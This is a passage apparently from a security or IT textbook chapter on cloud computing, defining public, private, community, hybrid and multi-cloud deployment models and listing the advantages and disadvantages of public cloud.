
Figure 19.1: Separation of cloud responsibilities specific to service delivery models



Cloud Deployment Models

Public Cloud	Services are rendered over a network that is **open for public use**
Private Cloud	Cloud infrastructure is operated for a **single organization only**
Community Cloud	Shared infrastructure between **several organizations from a specific community** with common concerns (security, compliance, jurisdiction, etc.)
Hybrid Cloud	**Combination of two or more clouds** (private, community, or public) that remain unique entities but are bound together, thereby offering the benefits of multiple deployment models
Multi Cloud	Dynamic heterogeneous environment that **combines workloads across multiple cloud vendors**, managed via one proprietary interface to achieve long term business goals

Cloud Deployment Models

Cloud deployment model selection is based on enterprise requirements. One can deploy cloud services in different ways, according to the factors given below:

- Host location of cloud computing services
- Security requirements
- Sharing of cloud services
- Ability to manage some or all of the cloud services
- Customization capabilities

The four standard cloud deployment models are


- **Public Cloud**

  In this model, the provider makes services such as applications, servers, and data storage available to the public over the Internet. Therefore, he is liable for the creation and constant maintenance of the public cloud and its IT resources. Public cloud services may be free or based on a pay-per-usage model (e.g., Amazon Elastic Compute Cloud (EC2), Google App Engine, Windows Azure Services Platform, IBM Bluemix).

  - **Advantages**:
    - Simplicity and efficiency
    - Low cost
    - Reduced time (when server crashes, needs to restart or reconfigure cloud)
    - No maintenance (public cloud service is hosted off-site)

   - No contracts (no long-term commitments)

- ○ **Disadvantages**:
   - Security is not guaranteed
   - Lack of control (third-party providers are in charge)
   - Slow speed (relies on Internet connections; the data transfer rate is limited)



